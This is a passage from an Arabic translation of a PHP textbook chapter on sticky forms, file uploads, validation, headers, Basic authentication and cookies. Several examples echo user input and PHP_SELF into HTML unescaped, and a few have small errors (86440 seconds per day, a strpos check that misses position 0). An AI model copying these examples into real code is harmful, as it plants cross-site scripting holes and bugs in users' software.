</form>
<?php if (array_key_exists('s', $_GET)) {
```

```
 $description = join (' ', $_GET['attributes']);
 echo "You have a {$description} personality.";
} ?>

</body>
</html>
```

معلمات لاصقة متعددة القيم "Sticky Multivalued Parameters"

لذا ربما تتساءل الآن، هل يمكنني جعل عناصر النموذج ذات التحديد المتعدد لاصقة؟ يمكنك ذلك، لكن هذا ليس بالأمر السهل. ستحتاج إلى التحقق مما إذا كانت كل قيمة ممكنة في النموذج إحدى القيم المرسلة. فمثلا:

```
Perky: <input type="checkbox" name="attributes[]"
value="perky"
<?php
if (is_array($_GET['attributes']) && in_array('perky',
$_GET['attributes'])) {
 echo "checked";
} ?> /><br />
```

يمكنك استخدام هذه التقنية لكل مربع اختيار "checkbox"، ولكن هذا متكرر وعرضة للخطأ "error-prone". في هذه المرحلة، يكون من الأسهل كتابة دالة لإنشاء HTML للقيم المحتملة والعمل من نسخة من المعلمات المقدمة. يوضح المثال 8-8 نسخة جديدة من مربعات الاختيار "checkboxes" متعددة التحديد، مع جعل النموذج لاصقا. على الرغم من أن هذا النموذج يشبه تمامًا النموذج الموجود في المثال 8-7، إلا أنه توجد خلف الكواليس تغييرات جوهرية في طريقة إنشاء النموذج.

مثال 8-8. مربعات الاختيار اللاصقة متعددة القيم (checkbox_array2.php)

```
<html>
<head><title>Personality</title></head>
<body>
<?php // fetch form values, if any
$attrs = $_GET['attributes'];

if (!is_array($attrs)) {
 $attrs = array();
}

// create HTML for identically named checkboxes

function makeCheckboxes($name, $query, $options)
{
 foreach ($options as $value => $label) {
 $checked = in_array($value, $query) ? "checked" : '';

 echo "<input type=\"checkbox\" name=\"{$name}\"
 value=\"{$value}\" {$checked} />";
 echo "{$label}<br />\n";
 }
}

// the list of values and labels for the checkboxes
```

```
$personalityAttributes = array(
 'perky' => "Perky",
 'morose' => "Morose",
 'thinking' => "Thinking",
 'feeling' => "Feeling",
 'thrifty' => "Spend-thrift",
 'prodigal' => "Shopper"
); ?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>"
method="GET">
 Select your personality attributes:<br />
 <?php makeCheckboxes('attributes[]', $attrs,
$personalityAttributes); ?><br />

 <input type="submit" name="s" value="Record my
personality!" />
</form>

<?php if (array_key_exists('s', $_GET)) {
 $description = join (' ', $_GET['attributes']);
 echo "You have a {$description} personality.";
} ?>

</body>
</html>
```

قلب هذا الكود هو دالة ()makeCheckboxes. يتطلب الأمر ثلاث مدخلات: اسم مجموعة مربعات الاختيار، ومجموعة القيم الافتراضية، والمصفوفة التي تعين القيم للأوصاف "descriptions". توجد قائمة خيارات مربعات الاختيار في المصفوفة personalityAttributes$.

تحميلات الملف "File Uploads"

للتعامل مع تحميلات الملفات (المدعومة في معظم المتصفحات الحديثة)، استخدم مصفوفة FILES_$. باستخدام وظائف المصادقة المختلفة وتحميل الملفات، يمكنك التحكم في من يُسمح له بتحميل الملفات وماذا تفعل بهذه الملفات بمجرد أن تكون على نظامك. تم وصف المخاوف الأمنية التي يجب أخذها في الاعتبار في الفصل 14.

يعرض الكود التالي نموذجًا يسمح بتحميل الملفات إلى نفس الصفحة:

```
<form enctype="multipart/form-data"
 action="<?php echo $_SERVER['PHP_SELF']; ?>"
method="POST">
 <input type="hidden" name="MAX_FILE_SIZE"
value="10240">
 File name: <input name="toProcess" type="file" />
 <input type="submit" value="Upload" />
</form>
```

أكبر مشكلة في عمليات تحميل الملفات هي مخاطر الحصول على ملف كبير جدًا بحيث لا يمكن معالجته. PHP لديها طريقتان لمنع ذلك: حد صارم "hard limit" وحد مرن "soft limit". يوفر خيار upload_max_filesize في php.ini حدًا أقصى لحجم الملفات المرفوعة (يتم تعيينه افتراضيًا على 2

ميغابايت). إذا أرسل النموذج الخاص بك معلمة تسمى MAX_FILE_SIZE قبل أي معلمات لحقل الملف، فإن PHP تستخدم هذه القيمة على أنها الحد الأعلى المرن. على سبيل المثال، في المثال السابق، تم تعيين الحد الأعلى على 10 كيلوبايت. تتجاهل PHP محاولات تعيين MAX_FILE_SIZE على قيمة أكبر من upload_max_filesize.

لاحظ أيضًا أن وسم form يأخذ خاصية enctype بالقيمة "multipart/form-data".

كل عنصر في $_FILES هو في حد ذاته مصفوفة تعطي معلومات عن الملف الذي تم تحميله. المفاتيح هي:

الاسم *"name"*

اسم الملف الذي تم تحميله كما تم توفيره بواسطة المتصفح. من الصعب الاستفادة من ذلك بشكل هادف، حيث قد يكون لجهاز العميل اصطلاحات اسم ملف مختلفة عن خادم الويب (على سبيل المثال، مسار ملف *D:\PHOTOS\ME.JPG* من جهاز عميل يعمل بنظام Windows سيكون بلا معنى لخادم الويب المشغل بيونكس).

النوع *"type"*

نوع MIME للملف الذي تم تحميله كما توقعه العميل.

الحجم *"size"*

حجم الملف الذي تم تحميله (بالبايت). إذا حاول المستخدم تحميل ملف كبير جدًا، فسيتم الإبلاغ عن الحجم على أنه 0.

الاسم المؤقت *"tmp_name"*

اسم الملف المؤقت "temporary file" على الخادم الذي يحتفظ بالملف الذي تم تحميله. إذا حاول المستخدم تحميل ملف كبير جدًا، فسيتم إعطاء الاسم كـ "none".

الطريقة الصحيحة لاختبار ما إذا تم تحميل ملف بنجاح هي استخدام الدالة ()is_uploaded_file، على النحو التالي:

```
if
(is_uploaded_file($_FILES['toProcess']['tmp_name'])) {
 // successfully uploaded
}
```

يتم تخزين الملفات في دليل الملفات المؤقتة الافتراضي للخادم، المحدد في ملف php.ini باستخدام الخيار upload_tmp_dir. لنقل ملف، استخدم دالة ()move_uploaded_file:

```
move_uploaded_file($_FILES['toProcess']['tmp_name'],
"path/to/put/file/{$file}");
```

يقوم استدعاء ()move_uploaded_file بالتحقق تلقائيًا مما إذا كان ملفًا تم تحميله. عند انتهاء البرنامج النصي، يتم حذف أي ملفات تم تحميلها إلى هذا البرنامج النصي من الدليل المؤقت.

التحقق من صحة النموذج "Form Validation"

عندما تسمح للمستخدمين بإدخال البيانات، فإنك تحتاج عادةً إلى التحقق من صحة تلك البيانات قبل استخدامها أو تخزينها لاستخدامها لاحقًا. هناك العديد من الاستراتيجيات المتاحة للتحقق من صحة البيانات. الأول هو JavaScript من جانب العميل. ومع ذلك، نظراً لأن المستخدم يمكنه اختيار إيقاف تشغيل JavaScript، أو ربما يستخدم متصفحًا لا يدعمه، فلا يمكن أن يكون هذا هو التحقق الوحيد الذي تقوم به.

الخيار الأكثر أمانًا هو استخدام PHP لإجراء التحقق من الصحة. يوضح المثال 8-9 صفحة معالجة ذاتية مع نموذج. تسمح الصفحة للمستخدم بإدخال عنصر وسائط "media item"؛ ثلاثة من عناصر النموذج - الاسم ونوع الوسائط واسم الملف - مطلوبة. إذا أهمل المستخدم إعطاء قيمة لأي منها، فسيتم تقديم الصفحة من جديد برسالة توضح الخطأ بالتحديد. يتم تعيين أي حقول نموذج قام المستخدم بملئها بالفعل على القيم التي تم إدخالها في الأصل. أخيرًا، كدليل إضافي للمستخدم، يتغير نص زر الإرسال من "Create" إلى "Continue" عندما يقوم المستخدم بتصحيح النموذج.

مثال 8-9. التحقق من صحة النموذج (data_validation.php)

```
<?php
$name = $_POST['name'];
$mediaType = $_POST['media_type'];
$filename = $_POST['filename'];
$caption = $_POST['caption'];
$status = $_POST['status'];
$tried = ($_POST['tried'] == 'yes');
if ($tried) {
```

```
 $validated = (!empty($name) && !empty($mediaType) &&
!empty($filename));

 if (!$validated) { ?>
 <p>The name, media type, and filename are required
fields. Please fill them out to continue.</p>
 <?php }
}

if ($tried && $validated) {
 echo "<p>The item has been created.</p>";
}

// was this type of media selected? print "selected" if
so
function mediaSelected($type)
{
 global $mediaType;

 if ($mediaType == $type) {
 echo "selected"; }
} ?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>"
method="POST">
 Name: <input type="text" name="name" value="<?php echo
$name; ?>" /><br />
```

```
Status: <input type="checkbox" name="status" value="active"
<?php if ($status == "active") { echo "checked"; } ?> /> Active<br />

Media: <select name="media_type">
<option value="">Choose one</option>
<option value="picture" <?php mediaSelected("picture"); ?> />Picture</option>
<option value="audio" <?php mediaSelected("audio"); ?> />Audio</option>
<option value="movie" <?php mediaSelected("movie"); ?> />Movie</option>
</select><br />

File: <input type="text" name="filename" value="<?php echo $filename; ?>" /><br />

Caption: <textarea name="caption"><?php echo $caption; ?></textarea><br />

<input type="hidden" name="tried" value="yes" />
<input type="submit" value="<?php echo $tried ? "Continue" : "Create"; ?>" />
</form>
```

في هذه الحالة، يكون التحقق من الصحة مجرد التحقق من تقديم قيمة. قمنا بتعيين التحقق من الصحة $validated ليكون true فقط إذا كانت $name و $type و $filename كلها غير فارغة. تتضمن عمليات التحقق الأخرى التحقق من صحة عنوان البريد الإلكتروني أو التحقق من أن اسم الملف المقدم محلي وموجود.

على سبيل المثال، للتحقق من صحة حقل العمر "age" للتأكد من احتوائه على عدد صحيح غير سالب، استخدم هذا الكود:

```
$age = $_POST['age'];
$validAge = strspn($age, "1234567890") == strlen($age);
```

يعثر استدعاء ()strspn على عدد الأرقام في بداية السلسلة. في الأعداد الصحيحة غير السالبة، يجب أن تتكون السلسلة بأكملها من أرقام، لذا فهو عمر صالح إذا كانت السلسلة بأكملها مكونة من أرقام. كان بإمكاننا أيضًا إجراء هذا التحقق باستخدام تعبير عادي:

```
$validAge = preg_match('/^\d+$/', $age);
```

التحقق من صحة عناوين البريد الإلكتروني مهمة قريبة من المستحيل. لا توجد طريقة لأخذ سلسلة ومعرفة ما إذا كانت تتوافق مع عنوان بريد إلكتروني صالح. ومع ذلك، يمكنك اكتشاف الأخطاء الإملائية من خلال مطالبة المستخدم بإدخال عنوان البريد الإلكتروني مرتين (في حقلين مختلفين). يمكنك أيضًا منع الأشخاص من إدخال عناوين البريد الإلكتروني مثل: *me* أو *me@aol* عن طريق طلب علامة (@) ونقطة في مكان ما بعد ذلك. ويمكنك التحقق من المجالات التي لا تريد إرسال بريد إليها (على سبيل المثال، whitehouse.gov، أو موقع منافس). فمثلا:

```
$email1 = strtolower($_POST['email1']);
$email2 = strtolower($_POST['email2']);
```

```php
if ($email1 !== $email2) {
 die("The email addresses didn't match");
}

if (!preg_match('/@.+\..+$/', $email1)) {
 die("The email address is malformed");
}

if (strpos($email1, "whitehouse.gov")) {
 die("I will not send mail to the White House");
}
```

التحقق من الحقول هو في الأساس معالجة السلسلة. في هذا المثال، استخدمنا التعبيرات العادية ودوال السلاسل للتأكد من أن السلسلة التي يقدمها المستخدم هي نوع السلسلة التي نتوقعها.

تعيين رؤوس الاستجابة

Setting Response Headers

كما ناقشنا سابقًا، تحتوي استجابة HTTP التي يرسلها الخادم مرة أخرى إلى العميل على رؤوس تحدد نوع المحتوى في نص "body" الاستجابة، والخادم الذي أرسل الاستجابة، وعدد وحدات البايت الموجودة في النص "body"، وعندما تم إرسال الرد، وما إلى ذلك. عادةً ما تعتني PHP و Apache بالرؤوس نيابة عنك (تحديد المستند على أنه HTML، وحساب طول صفحة HTML، وما إلى ذلك). لا تحتاج معظم تطبيقات الويب أبدًا إلى تعيين الرؤوس بنفسك. ومع ذلك، إذا كنت ترغب في إرسال شيء غير HTML، أو تعيين وقت انتهاء الصلاحية لصفحة، أو إعادة توجيه متصفح العميل، أو إنشاء خطأ HTTP محدد، فستحتاج إلى استخدام دالة `header()`.

العامل المشترك لإنشاء ترويس هو أنه يجب عليك القيام بذلك قبل إنشاء أي جزء من الجسم "body". هذا يعني أن جميع الاستدعاءات إلى `header()` (أو `setcookie()`، إذا كنت تقوم بإعداد ملفات تعريف الإرتباط) يجب أن تكون في أعلى الملف، حتى قبل علامة `<html>`. فمثلا:

```
<?php header("Content-Type: text/plain"); ?>
Date: today
From: fred
To: barney
Subject: hands off!

My lunchbox is mine and mine alone. Get your own,
you filthy scrounger!
```

تؤدي محاولة تعيين الرؤوس بعد بدء المستند إلى ظهور هذا التحذير:

Warning: Cannot add header information - headers already sent

تحذير: لايمكن إضافة ترويس، لأنها أرسلت بالفعل.

يمكنك بدلاً من ذلك استخدام المخزن المؤقت للإخراج "output buffer"، راجع ob_start() و ob_end_flush()، والدوال ذات الصلة لمزيد من المعلومات حول استخدام مخازن الإخراج "output buffers".

أنواع المحتويات المختلفة "Different Content Types"

يحدد رأس Content-Type نوع المستند الذي يتم إرجاعه. عادةً ما يكون هذا "text/html"، يشير إلى مستند HTML، ولكن هناك أنواع مستندات أخرى مفيدة. على سبيل المثال، يجبر "text/plain" المتصفح على التعامل مع الصفحة كنص عادي. هذا النوع يشبه عرض المصدر "view source" التلقائي، ويكون مفيدًا عند تصحيح الأخطاء.

في الفصل 10 والفصل 11، سنستخدم رأس نوع المحتوى بشكل مكثف حيث إننا ننشئ المستندات التي هي في الواقع صور رسومية وملفات Adobe PDF.

عمليات إعادة التوجيه "Redirections"

لإرسال المتصفح إلى عنوان URL جديد ، يُعرف باسم إعادة التوجيه *"redirection"*، يمكنك تعيين عنوان الموقع باستخدام رأس: Location. بشكل عام، ستخرج مباشرة بعد ذلك، وذلك لا يكلفنا عناء إنشاء أو إخراج ما تبقى من الكود:

```
header("Location:
http://www.example.com/elsewhere.html");
exit();
```

عندما تقدم عنوان URL جزئيًا (على سبيل المثال: elsewhere.html/)، يتعامل خادم الويب مع إعادة التوجيه هذه داخليًا. نادرًا ما يكون هذا مفيدًا، لأن المتصفح بشكل عام لن يعلم أنه لا يحصل على الصفحة التي طلبها. إذا كانت هناك عناوين URL ذات صلة في المستند الجديد، فإن المستعرض يفسر عناوين URL هذه على أنها مرتبطة بالمستند المطلوب، بدلاً من المستند الذي تم إرساله في النهاية. بشكل عام، ستحتاج إلى إعادة التوجيه إلى عنوان URL مطلق "absolute URL".

انتهاء الصلاحية "Expiration"

يمكن للخادم إبلاغ المستعرض بشكل صريح، وأي ذاكرة مؤقتة للوكيل "proxy" التي قد تكون بين الخادم والمستعرض، بتاريخ ووقت محددين لانتهاء صلاحية المستند. يمكن لذاكرة التخزين المؤقت للخادم الوكيل والمتصفح الاحتفاظ بالمستند حتى ذلك الوقت أو انتهاء صلاحيته في وقت سابق. عمليات إعادة التحميل المتكررة لمستند مخزّن مؤقتًا لا تتصل بالخادم. ومع ذلك، فإن محاولة إحضار مستند منتهي الصلاحية تقوم بالاتصال بالخادم.

لتعيين وقت انتهاء صلاحية مستند، استخدم رأس: Expires:

```
header("Expires: Tue, 02 Jul 2019 05:30:00 GMT");
```

لفرض انتهاء صلاحية المستند بعد ثلاث ساعات من وقت إنشاء الصفحة، استخدم ()time و ()gmstrftime لإنشاء سلسلة تاريخ انتهاء الصلاحية:

```
$now = time();
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT", $now +
60 * 60 * 3);

header("Expires: {$then}");
```

للإشارة إلى أن المستند "لا تنتهي صلاحيته أبدًا"، استخدم الوقت بعد عام من الآن:

```
$now = time();
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT", $now +
365 * 86440);

header("Expires: {$then}");
```

هذه هي أفضل طريقة لمنع المتصفح أو ذاكرة التخزين المؤقت للوكيل من تخزين المستند الخاص بك:

```
header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
header("Last-Modified: " . gmdate("D, d M Y H:i:s") . " GMT");
header("Cache-Control: no-store, no-cache, must-revalidate");
header("Cache-Control: post-check=0, pre-check=0", false);
header("Pragma: no-cache");
```

لمزيد من المعلومات حول التحكم في سلوك المتصفح وذاكرة التخزين المؤقت للويب، راجع الفصل السادس من: (O’Reilly) *Web Caching* بواسطة Duane Wessels.

المصادقة **"Authentication"**

تعمل مصادقة HTTP من خلال رؤوس الطلبات وحالات الاستجابة. يمكن للمتصفح إرسال اسم مستخدم وكلمة مرور (بيانات التحقق *"credentials"*) في رؤوس الطلبات. إذا لم يتم إرسال بيانات الاعتماد أو لم تكن مرضية، يرسل الخادم استجابة "401 غير مصرح به" "401 Unauthorized" ويحدد حقل *"realm"* المصادقة (سلسلة مثل: "صور Mary" أو "سلة التسوق الخاصة بك") عبر رأس WWW-Authenticate. ينبثق هذا عادةً بـ "أدخل اسم المستخدم وكلمة المرور لـ. . . " مربع الحوار في المستعرض، ثم تتم إعادة طلب الصفحة ببيانات الاعتماد المحدثة في العنوان "header".

للتعامل مع المصادقة في PHP، تحقق من اسم المستخدم وكلمة المرور (عناصر PHP_AUTH_USER و PHP_AUTH_PW من $_SERVER) واستدعاء header() لتعيين المجال وإرسال استجابة "401 Unauthorized":

```
header('WWW-Authenticate: Basic realm="Top Secret Files"');
header("HTTP/1.0 401 Unauthorized");
```

يمكنك فعل أي شيء تريده لمصادقة اسم المستخدم وكلمة المرور؛ على سبيل المثال: يمكنك الرجوع إلى قاعدة بيانات أو قراءة ملف مستخدمين صالحين أو استشارة مجال "domain" خادم Microsoft.

يتحقق هذا المثال للتأكد من أن كلمة المرور هي اسم المستخدم معكوس (ليست طريقة المصادقة الأكثر أمانًا، للتأكد!):

```
$authOK = false;

$user = $_SERVER['PHP_AUTH_USER'];
```

```
$password = $_SERVER['PHP_AUTH_PW'];

if (isset($user) && isset($password) && $user === strrev($password)) {
 $authOK = true;
}

if (!$authOK) {
 header('WWW-Authenticate: Basic realm="Top Secret Files"');
 header('HTTP/1.0 401 Unauthorized');

 // لا يظهر أي شيء آخر مطبوع هنا إلا إذا ضغط العميل على "Cancel"
 exit;
}

<!-- your password-protected document goes here -->
```

إذا كنت تحمي أكثر من صفحة واحدة، فضع الكود السابق في ملف منفصل وقم بتضمينها في الجزء العلوي من كل صفحة محمية.

إذا كان مضيفك يستخدم إصدار CGI من PHP بدلاً من وحدة Apache "Apache module"، فلا يمكن تعيين هذه المتغيرات وستحتاج إلى استخدام شكل آخر من أشكال المصادقة - على سبيل المثال: عن طريق تجميع اسم المستخدم وكلمة المرور من خلال نموذج HTML.

الحفاظ على الحالة

“Maintaining State”

HTTP هو بروتوكول عديم الحالة "*stateless*"، مما يعني أنه بمجرد أن يكمل خادم الويب طلب العميل لصفحة ويب، ينتهي الاتصال بين الاثنين. بعبارة أخرى، لا توجد طريقة للخادم للتعرف على أن سلسلة الطلبات كلها تنشأ من نفس العميل.

الحالة مفيدة، رغم ذلك. لا يمكنك إنشاء تطبيق عربة تسوق، على سبيل المثال: إذا لم تتمكن من تتبع تسلسل الطلبات من مستخدم واحد. تحتاج إلى معرفة متى يضيف المستخدم عناصر إلى سلة التسوق أو يزيلها، وما هو موجود في سلة التسوق عندما يقرر المستخدم إتمام الدفع.

للتغلب على افتقار الويب إلى الحالة، توصل المبرمجون إلى العديد من الحيل لتتبع معلومات الحالة بين الطلبات (المعروف أيضًا باسم تتبع الجلسة "*session tracking*").

#**الأسلوب الأول**# تتمثل إحدى هذه الأساليب في استخدام حقول النموذج المخفية لتمرير المعلومات. تتعامل PHP مع حقول النموذج المخفية تمامًا مثل حقول النموذج العادية، لذا تتوفر القيم في مصفوفتي $_GET و $_POST. باستخدام حقول النموذج المخفية، يمكنك تمرير المحتويات الكاملة لعربة التسوق. ومع ذلك، فإنه من الشائع بشكل أكبر تعيين معرّف فريد لكل مستخدم وتمرير المعرّف باستخدام حقل نموذج مخفي واحد. بينما تعمل حقول النموذج المخفية في جميع المتصفحات، فإنها تعمل فقط من أجل سلسلة من النماذج التي يتم إنشاؤها حيويا، لذا فهي ليست مفيدة بشكل عام مثل بعض الأساليب الأخرى.

#الأسلوب الثاني# أسلوب آخر هو إعادة كتابة عنوان URL، حيث يتم تعديل كل عنوان URL محلي قد ينقر عليه المستخدم حيويا لتضمين معلومات إضافية. غالبًا ما يتم تحديد هذه المعلومات الإضافية كمعامل في عنوان URL. على سبيل المثال، إذا قمت بتعيين معرف فريد لكل مستخدم، فيمكنك تضمين هذا المعرف في جميع عناوين URL، على النحو التالي:

```
http://www.example.com/catalog.php?userid=123
```

إذا تأكدت من تعديل جميع الروابط المحلية حيويا لتضمين معرف مستخدم، فيمكنك الآن تتبع المستخدمين الفرديين في تطبيقك. تعمل إعادة كتابة عنوان URL مع جميع المستندات التي تم إنشاؤها حيويا، وليس فقط النماذج، ولكن يمكن أن يكون إجراء إعادة الكتابة في الواقع أمرًا شاقًا.

الأسلوب الثالث: والأكثر انتشارًا للحفاظ على الحالة هو استخدام ملفات تعريف الارتباط "cookies". ملف تعريف الارتباط "*cookie*" هو جزء من المعلومات التي يمكن للخادم تقديمها للعميل. في كل طلب لاحق، سيعيد العميل هذه المعلومات إلى الخادم، وبالتالي يعرّف نفسه. تعد ملفات تعريف الارتباط مفيدة للاحتفاظ بالمعلومات من خلال الزيارات المتكررة للمتصفح، ولكنها لا تخلو من المشكلات الخاصة بها. المشكلة الرئيسية هي أن معظم المتصفحات تسمح للمستخدمين بتعطيل ملفات تعريف الارتباط. لذلك يحتاج أي تطبيق يستخدم ملفات تعريف الارتباط لصيانة الحالة إلى استخدام تقنية أخرى كآلية احتياطية. سنناقش ملفات تعريف الارتباط بمزيد من التفاصيل قريبًا.

أفضل طريقة للحفاظ على الحالة مع PHP هي استخدام نظام تتبع الجلسة المضمن "built-in session-tracking". يتيح لك هذا النظام إنشاء متغيرات ثابتة يمكن الوصول إليها من صفحات مختلفة من تطبيقك، وكذلك من خلال زيارات مختلفة للموقع بواسطة نفس المستخدم. وراء الكواليس، تستخدم آلية تتبع الجلسة في PHP ملفات تعريف الارتباط (أو عناوين URL) لحل معظم المشكلات التي تتطلب حالة

بشكل أنيق، مع الاهتمام بجميع التفاصيل نيابةً عنك. سنغطي نظام تتبع الجلسة الخاص بـ PHP بالتفصيل لاحقًا في هذا الفصل.

ملفات تعريف الإرتباط "Cookies"

ملف تعريف الارتباط هو في الأساس سلسلة تحتوي على عدة حقول. يمكن للخادم إرسال ملف تعريف ارتباط واحد أو أكثر إلى متصفح في رؤوس الاستجابة. تشير بعض حقول ملف تعريف الارتباط إلى الصفحات التي يجب على المتصفح إرسال ملف تعريف الارتباط إليها كجزء من الطلب. حقل القيمة "value" ملف تعريف الارتباط هو الحمولة "payload" - يمكن للخوادم تخزين أي بيانات تريدها هناك (ضمن الحدود)، مثل كود فريد يحدد المستخدم والتفضيلات وما شابه.

استخدم دالة ()setcookie لإرسال ملف تعريف ارتباط إلى المتصفح:

```
setcookie(name [, value [, expires [, path [, domain [,
secure [,
httponly ]]]]]]);
```

تُنشئ هذه الدالة سلسلة نصية لملف تعريف الارتباط من المدخلات المحددة وتنشئ رأس Cookie مع هذه السلسلة كقيمة لها. نظراً لإرسال ملفات تعريف الارتباط كرؤوس في الاستجابة، يجب استدعاء ()setcookie قبل إرسال أي من محتوى "body" المستند. معلمات ()setcookie هي:

الاسم "*name*"

اسم فريد لملف تعريف ارتباط معين. يمكن أن يكون لديك ملفات تعريف ارتباط متعددة بأسماء وخاصيات مختلفة. يجب ألا يحتوي الاسم على مسافة بيضاء أو فاصلة منقوطة.

القيمة "*value*"

قيمة السلسلة النصية الاعتباطية "arbitrary" #أي التي يدخلها المستخدم# المرفقة بملف تعريف الارتباط هذا. حددت مواصفات Netscape الأصلية الحجم الإجمالي لملف تعريف الارتباط (بما في ذلك الاسم وتاريخ انتهاء الصلاحية ومعلومات أخرى) إلى 4 KB، لذلك على الرغم من عدم وجود حد معين لحجم ملف تعريف الارتباط، فمن المحتمل ألا يكون أكبر بكثير من 3.5 KB.

انتهاء الصلاحية "*expires*"

انتهاء صلاحية ملف تعريف الارتباط هذا. إذا لم يتم تحديد تاريخ انتهاء الصلاحية، فإن المتصفح يحفظ ملف تعريف الارتباط في الذاكرة "memory" وليس على القرص "disk". عند الخروج من المتصفح، يختفي ملف تعريف الارتباط. يتم تحديد تاريخ انتهاء الصلاحية على أنه عدد الثواني من منتصف الليل، 1 يناير 1970 (GMT). على سبيل المثال: مرر 2 * 60 * 60 + ()time لإنهاء صلاحية ملف تعريف الارتباط في غضون ساعتين.

المسار "*path*"

سيقوم المتصفح بإرجاع ملف تعريف الارتباط فقط لعناوين URL الموجودة تحت هذا المسار. المسار الافتراضي هو المجلد الذي توجد فيه الصفحة الحالية. على سبيل المثال، إذا قام */store/front/cart.php* بتعيين ملف تعريف ارتباط ولم يحدد مسارًا، فسيتم إرسال ملف تعريف الارتباط مرة أخرى إلى الخادم لجميع الصفحات التي يبدأ مسار عنوان URL الخاص بها بـ */store/front/*.

نطاق "*domain*"

سيعيد المتصفح ملف تعريف الارتباط فقط لعناوين URL الموجودة داخل هذا المجال. الافتراضي هو اسم مضيف الخادم.

الآمان "*secure*"

سيقوم المتصفح بنقل ملف تعريف الارتباط فقط عبر اتصالات https. الإعداد الافتراضي هو "false"، مما يعني أنه لا بأس من إرسال ملف تعريف الارتباط عبر اتصالات غير آمنة.

http فقط "*httponly*"

إذا تم تعيين هذه المعلمة على TRUE، فسيكون ملف تعريف الارتباط متاحًا فقط عبر بروتوكول HTTP، وبالتالي لا يمكن الوصول إليه عبر وسائل أخرى مثل: JavaScript. ما إذا كان هذا يسمح بملف تعريف ارتباط أكثر أمانًا لا يزال قيد المناقشة، لذا استخدم هذه المعلمة بحذر واختبرها جيدًا.

دالة `setcookie()` لها أيضًا صيغة بديلة:

```
setcookie ($name [, $value = "" [, $options = [] ]] )
```

حيث `$options` عبارة عن مصفوفة تحتوي على المعلمات الأخرى التي تتبع محتوى `$value`. يوفر هذا القليل من طول سطر الكود لدالة `setcookie()`، ولكن يجب إنشاء مصفوفة `$options` قبل استخدامها، لذلك هناك نوع من الترتيب في التشغيل.

عندما يرسل المتصفح ملف تعريف ارتباط إلى الخادم، يمكنك الوصول إلى ملف تعريف الارتباط هذا من خلال مصفوفة `$_COOKIE`. المفتاح هو اسم ملف تعريف الارتباط، والقيمة هي حقل `value` لملف تعريف الارتباط. على سبيل المثال: الكود التالي أعلى الصفحة يتتبع عدد المرات التي تم فيها الوصول إلى الصفحة بواسطة هذا العميل:

```
$pageAccesses = $_COOKIE['accesses'];
setcookie('accesses', ++$pageAccesses);
```

عندما يتم فك تشفير ملفات تعريف الارتباط، يتم تحويل أي نقاط (.) في اسم ملف تعريف الارتباط إلى شرطات سفلية. على سبيل المثال: يمكن الوصول إلى ملف تعريف ارتباط باسم tip.top مثل: $_COOKIE['tip_top'].

دعونا نلقي نظرة على ملفات تعريف الارتباط أثناء العمل. أولاً، يوضح المثال 8-10 صفحة HTML تقدم مجموعة من الخيارات لألوان الخلفية والأمامية.

مثال 8-10. اختيار التفضيل (colors.php)

```
<html>
<head><title>Set Your Preferences</title></head>
<body>
<form action="prefs.php" method="post">
 <p>Background:
 <select name="background">
 <option value="black">Black</option>
 <option value="white">White</option>
 <option value="red">Red</option>
 <option value="blue">Blue</option>
 </select><br />

 Foreground:
 <select name="foreground">
 <option value="black">Black</option>
 <option value="white">White</option>
```

```
 <option value="red">Red</option>
 <option value="blue">Blue</option>
 </select></p>

 <input type="submit" value="Change Preferences">
</form>

</body>
</html>
```

يُقَدَّم النموذج الموجود في المثال 8-10 إلى برنامج php النصي prefs.php، والذي يظهر في المثال 8-11. يقوم هذا البرنامج النصي بعد ذلك بتعيين ملفات تعريف الارتباط لتفضيلات اللون المحددة في النموذج. لاحظ أن استدعاءات ()setcookie تتم بعد بدء صفحة HTML.

مثال 8-11. ضبط التفضيلات بملفات تعريف الارتباط (prefs.php)

```
<html>
<head><title>Preferences Set</title></head>
<body>

<?php
$colors = array(
 'black' => "#000000",
 'white' => "#ffffff",
 'red' => "#ff0000",
 'blue' => "#0000ff"
```

```
);

$backgroundName = $_POST['background'];
$foregroundName = $_POST['foreground'];

setcookie('bg', $colors[$backgroundName]);
setcookie('fg', $colors[$foregroundName]);
?>

<p>Thank you. Your preferences have been changed to:<br
/>
Background: <?php echo $backgroundName; ?><br />
Foreground: <?php echo $foregroundName; ?></p>

<p>Click <a href="prefs_demo.php">here</a> to see the
preferences
in action.</p>

</body>
</html>
```

تحتوي الصفحة التي تم إنشاؤها بواسطة المثال 8-11 على ارتباط إلى صفحة أخرى، كما هو موضح في المثال 8-12، والتي تستخدم تفضيلات الألوان من خلال الوصول إلى مصفوفة $_COOKIE.

مثال 8-12. استخدام تفضيلات اللون مع ملفات تعريف الارتباط (prefs_demo.php)

```
<html>
<head><title>Front Door</title></head>
<?php
$backgroundName = $_COOKIE['bg'];
$foregroundName = $_COOKIE['fg'];
?>
<body bgcolor="<?php echo $backgroundName; ?>"
text="<?php echo $foregroundName; ?>">

<h1>Welcome to the Store</h1>

<p>We have many fine products for you to view. Please
feel free to browse
the aisles and stop an assistant at any time. But
remember, you break it
you bought it!</p>

<p>Would you like to <a href="colors.php">change your
preferences?</a></p>

</body>
</html>
```

هناك الكثير من المحاذير حول استخدام ملفات تعريف الارتباط. لا يدعم جميع العملاء (المتصفحات) ملفات تعريف الارتباط أو تقبلها، وحتى إذا كان العميل يدعم ملفات تعريف الارتباط، فيمكن للمستخدم إيقاف تشغيلها. علاوة على ذلك، تنص مواصفات ملفات تعريف الارتباط على أنه لا يمكن أن يتجاوز حجم ملف تعريف الارتباط 4 KB، ولا يُسمح إلا بـ 20 ملف تعريف ارتباط لكل مجال،

ويمكن تخزين إجمالي 300 ملف تعريف ارتباط على جانب العميل. قد يكون لبعض المتصفحات حدود أعلى، لكن لا يمكنك الاعتماد على ذلك. أخيرًا، لا يمكنك التحكم في وقت انتهاء صلاحية ملفات تعريف الارتباط بالفعل للمتصفحات - إذا كان المتصفح ممتلئًا ويحتاج إلى إضافة ملف تعريف ارتباط جديد، فقد يتجاهل ملف تعريف ارتباط حتى لو لم تنته صلاحيته بعد. يجب أيضًا توخي الحذر عند تعيين ملفات تعريف الارتباط بحيث تنتهي صلاحيتها بسرعة. تعتمد أوقات انتهاء الصلاحية على دقة ساعة العميل مثل ساعتك. كثير من الناس لا يتم ضبط ساعات النظام الخاصة بهم بدقة، لذلك لا يمكنك الاعتماد على انتهاء الصلاحية السريع.

